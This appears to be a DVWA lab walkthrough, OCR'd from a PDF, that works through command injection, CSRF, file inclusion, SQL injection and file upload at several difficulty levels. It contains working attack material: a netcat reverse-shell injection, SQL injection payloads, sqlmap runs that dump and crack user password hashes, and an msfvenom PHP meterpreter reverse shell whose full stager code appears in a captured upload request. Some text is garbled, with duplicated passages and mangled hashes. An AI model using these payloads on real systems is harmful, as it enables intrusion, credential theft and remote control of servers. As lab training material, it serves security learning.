PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.067 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.181 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.506 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.138 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.067/0.223/0.506/0.168 ms
help
index.php
source
```

127.0.0.1 & ls

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.049 ms
help
index.php
source
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.123 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.074 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.117 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.049/0.091/0.123/0.031 ms
```

127.0.0.1 ; ls

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.096 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.141 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.143 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.147 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.096/0.132/0.147/0.000 ms
help
index.php
source
```

127.0.0.1 / ls

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:  Submit

help  
index.php  
source

127.0.0.1 && nc -c sh 127.0.0.1 9001

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:  Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.078 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.194 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.114 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.105 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.078/0.123/0.194/0.043 ms
```

### Medium difficulty command execution

Some type of input sanitization is being performed and & and ; are blacklisted, but we can still use the following commands.

127.0.0.1 / ls

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:  Submit

help  
index.php  
source

## **High difficulty command execution**

*Even / is blacklisted but there is a typo and a space is there we can enter it without space to get the result*

127.0.0.1 /ls

## Vulnerability: Command Injection

**Ping a device**

Enter an IP address:

**help  
index.php  
source**

## **CSRF (Cross-Site Request Forgery)**

*CSRF stands for Cross-Site Request Forgery. It is a type of attack that occurs when a malicious web site, email, or blog causes a user's web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The attack exploits the trust that a site has for a user's browser and can be used to transfer funds, change account information, or perform other malicious actions.*


## **Low difficulty CSRF**

*First of all set the DVWA security to low and open the CSRF tab. Now try to change the password. Once you click on change, you will see the notification that password has been changed. Now focus on the URL. Now, you can send this URL to some other authenticated user in an email or by any other method. Whenever he will click on it, his password will be changed and as we have set the password in URL, we will know the password.*

The screenshot shows the DVWA CSRF page. The URL in the address bar is 127.0.0.1:8081/vulnerabilities/csrf?password\_new=ss&password\_conf=ss&Change=Change#. The page title is "Vulnerability: Cross Site Request Forgery (CSRF)". On the left, a sidebar menu lists various exploit types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, **CSRF**, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and CSP Bypass. The main content area contains a form titled "Change your admin password:" with fields for "New password:" and "Confirm new password:", and a "Change" button. Below the form, a red message says "Password Changed.". At the bottom, a "More Information" section provides links to external resources: [https://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](https://www.owasp.org/index.php/Cross-Site_Request_Forgery), <http://www.cgisecurity.com/csrf-faq.html>, and [https://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](https://en.wikipedia.org/wiki/Cross-site_request_forgery).

## Medium difficulty CSRF

In medium difficulty, an additional parameter, source referrer is added as a security parameter. So, the same attack as low difficulty will not work. We need to chain multiple vulnerabilities to exploit CSRF now which to keep things simpler will be discussed later. We can see the request in burp




The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A single request is listed under 'Intercept'. The request is a GET to '/vulnerabilities/csrf/?password\_new=sss&password\_conf=sss&Change=Change'. The 'Pretty' tab is selected, displaying the full HTTP header and URL. The 'Raw' tab is also visible.

```
1 GET /vulnerabilities/csrf/?password_new=sss&password_conf=sss&Change=Change HTTP/1.1
2 Host: 127.0.0.1:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://127.0.0.1:8081/vulnerabilities/csrf/?password_new=ssss&password_conf=ssss&Change=Change
9 Cookie: PHPSESSID=cjdl4th4kkg7nn7a44qpv7elf7; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16
```

## High difficulty CSRF

In high difficulty, a user token is generated each time. We can see it in action in burp.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A single request is listed under 'Intercept'. The request is a GET to '/vulnerabilities/csrf/?password\_new=ssss&password\_conf=ssss&Change=Change&user\_token=76bf9987915dcbf1c19637542dc07574'. The 'Pretty' tab is selected, displaying the full HTTP header and URL. The 'Raw' tab is also visible.

```
1 GET /vulnerabilities/csrf/?password_new=ssss&password_conf=ssss&Change=Change&user_token=76bf9987915dcbf1c19637542dc07574 HTTP/1.1
2 Host: 127.0.0.1:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://127.0.0.1:8081/vulnerabilities/csrf/
9 Cookie: PHPSESSID=cjdl4th4kkg7nn7a44qpv7elf7; security=high
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16
```

## File inclusion

File inclusion vulnerability is a type of vulnerability that allows an attacker to include a file, usually, through a script on a web server that is not properly checked for validity. This can allow an attacker to execute arbitrary code, including PHP code, on the server, potentially leading to server compromise


*There are two main types of file inclusion vulnerabilities:*

*Local file inclusion (LFI) allows an attacker to include files that are stored locally on the server.*

*Remote file inclusion (RFI) allows an attacker to include files from a remote server, such as through a URL.*

## **Local File Inclusion (LFI)**

DVWA allows both LFI and RFI. But for now, let us see LFI. Set the security to low and click on the first file. Now we can provide any file name that is on the system to open it. For example, we can check the past file as under:-



## **SQL Injection**

*SQL injection is a type of attack in which an attacker injects malicious code into a website's SQL statement and gains access to sensitive information or performs malicious actions on the database. This is typically done by manipulating input fields in a web application that is connected to a database, such as a login form or a search box, in such a way as to trick the application into executing unintended SQL commands.*

### **Low difficulty SQL Injection**

*SQL injection attacks can allow attackers to bypass authentication, access, modify, or delete sensitive data, or even execute commands on the operating system. They can also be used to create new user accounts with high privileges or to perform other malicious actions. So, if we put the following command in the box it will list down all information in the specific category.*

`1' OR 1=1 #`

Vulnerability: SQL Injection

User ID:  Submit

`ID: 1' OR 1=1 #`  
First name: admin  
Surname: admin

`ID: 1' OR 1=1 #`  
First name: Gordon  
Surname: Brown

`ID: 1' OR 1=1 #`  
First name: Hack  
Surname: Me

`ID: 1' OR 1=1 #`  
First name: Pablo  
Surname: Picasso

`ID: 1' OR 1=1 #`  
First name: Bob  
Surname: Smith

We can manually use complex commands to list all information. But we are going to use sqlmap to automate the process. First of all intercept a normal request with burp and save it in a text document. Now launch sqlmap with the following command.

```
sqlmap -r req.txt -dbs
```

Vulnerability: SQL Injection

sqlmap identified the following injection point(s) with a total of 3907 HTTP(s) requests:

- Parameter: id (GET)
  - Type: boolean-based blind
  - Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  - Payload: id='1' OR NOT 9133=9133#Submit=Submit
- Type: error-based
  - Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  - Payload: id='1' AND (SELECT 7574 FROM (SELECT COUNT(\*),CONCAT(0x7170626271,(SELECT (ELT(7574=7574,1))),0x716a7a7071,FLOOR(RAND(0)\*2))x FROM INFORMATION\_SCHEMA.PLUGINS GROUP BY x)a)-- WkWd6Submit=Submit
- Type: time-based blind
  - Title: MySQL > 5.0 AND time-based blind (query SLEEP)
  - Payload: id='1' AND (SELECT 9398 FROM (SELECT(SLEEP(5)))VChs)-- RWA7dSubmit=Submit
- Type: UNION query
  - Title: MySQL UNION query (NULL) - 2 columns
  - Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x7170626271,0x61557353536f784846d75647069554e576359556d536254c785643774d487353794916471d69,0+716a7a7071)#6Submit=Submit

[21:55:51] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian 9 (stretch)  
web application technology: Apache 2.4.25  
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)  
[21:55:51] [INFO] fetching database names  
available databases [2]:  
[\*] dwa  
[\*] information\_schema  
[21:55:51] [INFO] fetched data logged to text files under '/home/dark-girl/.local/share/sqlmap/output/127.0.0.1'  
[\*] ending @ 21:55:51 /2025-05-04/

It will list all databases available. Now to get more information about the tables of a particular database, we can use the following command.

```
sqlmap -r req.txt -D dvwa -tables
```

Vulnerability: SQL Injection

[21:56:28] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian 9 (stretch)  
web application technology: Apache 2.4.25  
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)  
[21:56:28] [INFO] fetching tables for database: 'dvwa'  
[21:56:28] [WARNING] reflective value(s) found and filtering out XSScript  
Database: dvwa  
[2 tables]  
+-----+  
| guestbook |  
| users |  
+-----+  
[21:56:28] [INFO] fetched data logged to text files under '/home/dark-girl/.local/share/sqlmap/output/127.0.0.1'  
[\*] ending @ 21:56:28 /2025-05-04/

You can get column information of tables with the following command

```
sqlmap -r req.txt -D dvwa -T users -columns
```

Vulnerability: SQL Injection

[21:57:55] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian 9 (stretch)  
web application technology: Apache 2.4.25  
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)  
[21:57:55] [INFO] fetching columns for table: 'users'  
[21:57:55] [INFO] fetched data logged to text files under '/home/dark-girl/.local/share/sqlmap/output/127.0.0.1'  
[\*] ending @ 21:57:55 /2025-05-04/

```
[*:~:~] [INFO] the back-end DBMS is MySQL
[web server operating system] Linux Debian 9 (stretch)
[web application technology] Apache 2.4.25
[back-end DBMS] MySQL > 5.0 (MariaDB fork)
[*] fetching columns for table 'users' in database 'dvwa'
[*] [21:57:56] [INFO] reflective value(s) found and filtering out
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(10) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_update | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
[*] [21:57:56] [INFO] fetched data logged to text files under '/home/dark-girl/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 21:57:56 /2025-05-04/
```

Now we can dump information with the following command

`sqlmap -r req.txt -D dvwa -T users --dump-all`

DVWA SQL Injection interface showing a successful exploit attempt. The exploit has been triggered, and the page displays a message indicating the attack was successful.

DVWA SQL Injection interface showing a successful exploit attempt. The exploit has been triggered, and the page displays a message indicating the attack was successful.

```
[*:~:~] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/dark-girl/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/guestbook.csv'
[*] [21:58:30] [INFO] fetching columns for table 'users' in database 'dvwa'
[*] [21:58:30] [INFO] fetching entries for table 'users' in database 'dvwa'
[*] [21:58:40] [INFO] recognized possible password hashes in column 'password'
[*] [21:58:40] [INFO] do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[*] [21:58:42] [INFO] writing hashes to a temporary file '/tmp/sqlmappp7xja14326/sqlmaphashes-jvb6vhvu.txt'
[*] [21:58:42] [INFO] do you want to crack them via a dictionary-based attack? [Y/n/q] y
[*] [21:58:42] [INFO] using hash method 'md5_generic_passwd'
[*] [21:58:42] [INFO] what dictionary do you want to use?
[*] [21:58:42] [INFO] default dictionary file '/usr/share/sqlmap/data/dict/wordlist.txt' (press Enter)
[*] [21:58:42] [INFO] custom dictionary file
[*] [21:58:42] [INFO] file with list of dictionary files
> 1
[*] [21:58:52] [INFO] using default dictionary
[*] [21:58:52] [INFO] do you want to use common password suffixes? (slow!) [y/N] n
[*] [21:58:52] [INFO] starting dictionary-based cracking ('md5_generic_passwd')
[*] [21:58:52] [INFO] starting processes
[*] [21:58:52] [INFO] cracked password 'charley' for hash '8d353d75ae2c3966d7e0d4fcfc69216b'
[*] [21:58:52] [INFO] cracked password 'charley' for hash '8d353d75ae2c3966d7e0d4fcfc69216b'
[*] [21:59:00] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[*] [21:59:00] [INFO] cracked password 'letmein' for hash '0d107d09fsbbbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user   | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1       | admin  | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin  | admin  | 2025-05-04 16:13:14 | 0      |
| 2       | gordon | /hackable/users/gordonb.jpg | e99a1bc428cb38d5f26085367892e03 (abc123) | Brown  | Gordon | 2025-05-04 16:13:14 | 0      |
| 3       | 1337  | /hackable/users/1337.jpg  | 8d353d75ae2c3966d7e0d4fcfc69216b (charley) | Me     | Hack   | 2025-05-04 16:13:14 | 0      |
| 4       | pablo  | /hackable/users/pablo.jpg | 0d107d09fsbbbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo  | 2025-05-04 16:13:14 | 0      |
| 5       | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith  | Bob    | 2025-05-04 16:13:14 | 0      |
+-----+-----+-----+-----+-----+-----+-----+-----+
[*] [21:59:05] [INFO] table 'dvwa.users' dumped to CSV file '/home/dark-girl/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[*] [21:59:05] [INFO] fetched data logged to text files under '/home/dark-girl/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 21:59:05 /2025-05-04/
```

## Medium difficulty SQL Injection

We are telling the database: First, give me the usual results for user ID 1 — but then also combine that with a sneaky request to show me usernames and passwords from the users table. Oh, and ignore the rest of the original query

`I UNION SELECT user, password FROM use`

Request to http://127.0.0.1:8081

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /vulnerabilities/sqli/ HTTP/1.1
2 Host: 127.0.0.1:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://127.0.0.1:8081
10 Connection: close
11 Referer: http://127.0.0.1:8081/vulnerabilities/sqli/
12 Cookie: PHPSESSID=9ua8vr39droin8lj337l3vjlc2; security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 id=1%20UNION%20SELECT%20user%2C%20password%20FROM%20users%23&Submit=Submit

```

## Vulnerability: SQL Injection

User ID:

```

ID: 1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

## High difficulty SQL Injection

The high difficulty challenge is very similar to low difficulty challenge. Only a new page is opened where you have to provide the payload. You can use the payload as given below.

`1' UNION SELECT user, password FROM users#`

# Vulnerability: SQL Injection

Click [here to change your ID.](#)

## More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- <http://bobby-tables.com/>

⌚ Request to http://127.0.0.1:8081

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /vulnerabilities/sqli/session-input.php HTTP/1.1
2 Host: 127.0.0.1:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://127.0.0.1:8081/vulnerabilities/sqli/
9 Cookie: PHPSESSID=9ua8vr39droin8lj33713vjlc2; security=high
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Priority: u=0, i
15
```

⌚ 127.0.0.1:8081/vulnerabilities/sqli/session-input.php#

Session ID: 1 UNION SELECT user, password FROM users#

Submit

# Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: 1 UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin

# File Upload

File upload vulnerability is a vulnerability in web applications that allows an attacker to upload malicious files to the server. These files can then be executed on the server, potentially giving the attacker unauthorized access to sensitive information, the ability to execute arbitrary code, and the ability to launch further attacks. The vulnerability typically arises when the application does not properly validate or sanitize the file being uploaded, allowing the attacker to upload a file with a malicious payload.

## Low difficulty

First of all, set the DVWA difficulty to low. In low difficulty, we can upload any file type to the server. We are going to use a PHP shell generated with msfvenom. Search for PHP shells in Metasploit database.

## Vulnerability: File Upload

Choose an image to upload:

No file selected.

## More Information

- [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

`msfvenom -l payloads | grep php`

```
[dark-girl@paradox: ~]
$ msfvenom -l payloads | grep php
[*] 0    : Creates an interactive shell via php, uses SSL
[*] 1    : Listen for a connection and spawn a command shell via perl (persistent)
[*] 2    : Listen for a connection and spawn a command shell via perl (persistent) over IPv6
[*] 3    : Listen for a connection and spawn a command shell via php
[*] 4    : Listen for a connection and spawn a command shell via php (IPv6)
[*] 5    : Download an EXE from an HTTP URL and execute it
[*] 6    : Execute a single system command
[*] 7    : Run a meterpreter server in PHP. Listen for a connection
[*] 8    : Run a meterpreter server in PHP. Listen for a connection over IPv6
[*] 9    : Run a meterpreter server in PHP. Listen for a connection over IPv6 with UUID Support
[*] 10   : Run a meterpreter server in PHP. Listen for a connection with UUID Support
[*] 11   : Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions
[*] 12   : Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions
[*] 13   : Connect back to attacker and spawn a Meterpreter server (PwD)
[*] 14   : Create an interactive shell via perl
[*] 15   : Reverse PHP connect back shell with checks for disabled functions
[*] 16   : Spawns a PHP shell via established connection to LHOST. Unfortunately, this payload can leave conspicuous evil-looking entries in the apache error logs, so it is probably a bad idea to use a bind or reverse shell unless firewalls prevent them from working. The issue (this payload takes advantage of (C)OEXEC flag not set on sockets) appears to have been patched on the Ubuntu version of Apache and may not work on other Debian-based distributions. Only tested on Apache but it might work on other web servers that leak file descriptors to child processes.

is probably a bad idea to use a bind or reverse shell unless firewalls prevent them from working. The issue (this payload takes advantage of (C)OEXEC flag not set on sockets) appears to have been patched on the Ubuntu version of Apache and may not work on other Debian-based distributions. Only tested on Apache but it might work on other web servers that leak file descriptors to child processes.
```

This will list down all PHP payloads. Now use the following command to use a reverse\_tcp payload. It will generate a shell payload for us that we can upload to the site.

`msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f raw > exploit.php`

```
[dark-girl@paradox: ~]
$ msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f raw > exploit.php
[*] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[*] No arch selected, selecting arch: php from the payload
[*] No encoder selected, outputting raw payload
[*] Payload size: 1110 bytes
```

Now run Metasploit and start a multi-handler to listen to PHP reverse sessions.

`use exploit/multi/handler`

`set payload php/meterpreter/reverse_tcp`

```
msf6 > use exploit/multi/handler
[*] Using payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```

Now upload the file. The file will be uploaded without any restriction

## Vulnerability: File Upload

Choose an image to upload:

No file selected.

`.../.../hackable/uploads/exploit.php successfully uploaded!`

⌚ 127.0.0.1:8081/hackable/uploads/exploit.php

Now you can browse to the file location and a Meterpreter session will be created.

```
LPORT → 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.100.50:4444
[*] Sending stage (40004 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (192.168.100.50:4444 → 172.17.0.2:52898) at 2025-05-05 18:27:51 +0530
meterpreter >
meterpreter > ls
Listing: /var/www/html/hackable/uploads
=====
Mode          Size  Type  Last modified           Name      Logout
100644/rw-r--r--  667   fil   2018-10-12 23:14:28 +0530  dwva_email.png
100644/rw-r--r--  1116  fil   2025-05-05 18:21:38 +0530  exploit.php  user:admin
                                         security_level: medium
```

## Medium difficulty

In Medium Difficulty, the server checks for file content type and if it is not a jpeg image, it does not upload it.

```
----- -37109666051689460029900433367
Content-Disposition: form-data; name="uploaded"; filename="exploit.php"
Content-Type: application/x-php
```

Fire up the Burp, try to upload the same shell generated in the previous step and capture the request in Burp. Now, send it to the repeater. And change the content type from application/x-php to image/jpeg.

Request

Pretty Raw Hex

```

1 Accept-Language: en-US,en;q=0.5
2 Accept-Encoding: gzip, deflate, br
3 Content-Type: multipart/form-data;
4 boundary=-----37109666051689460029900433367
5 Content-Length: 1578
6 Origin: http://127.0.0.1:8081
7 Connection: close
8 Referer: http://127.0.0.1:8081/vulnerabilities/upload/
9 Cookie: PHPSESSID=sk63am59fukgtlnfl0lk0dh4; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dst: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16
17 -----
18 -----37109666051689460029900433367
19 Content-Disposition: form-data; name="MAX_FILE_SIZE"
20
21 100000
22
23 -----37109666051689460029900433367
24 Content-Disposition: form-data; name="uploaded"; filename="exploit.php"
25 Content-Type: application/image/jpeg
26
27 /*<?php /** error_reporting(0); $ip = '127.0.0.1'; $port = 4444; if (($f =
28 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type =
29 'stream'; } if ($s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port);
30 $s_type = 'stream'; } if ($s && ($f = 'socket_create') && is_callable($f)) { $s =
31 $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res {
32 die(); } $s_type = 'socket'; } if (!$s) { die('no socket funcs'); } if (!$s {
33 die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case
34 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen",
35 $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case
36 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s,
37 $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
38 $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval')) {
39 $GLOBALS['suhosin_bypass']=create_function('', '$b; $GLOBALS["suhosin_bypass"]; } else { eval($b); } die();
40 -----37109666051689460029900433367
41 Content-Disposition: form-data; name="Upload"
42
43 Upload
44 -----37109666051689460029900433367-

```

```

msf exploit(multi/handler) > use exploit/multi/handler
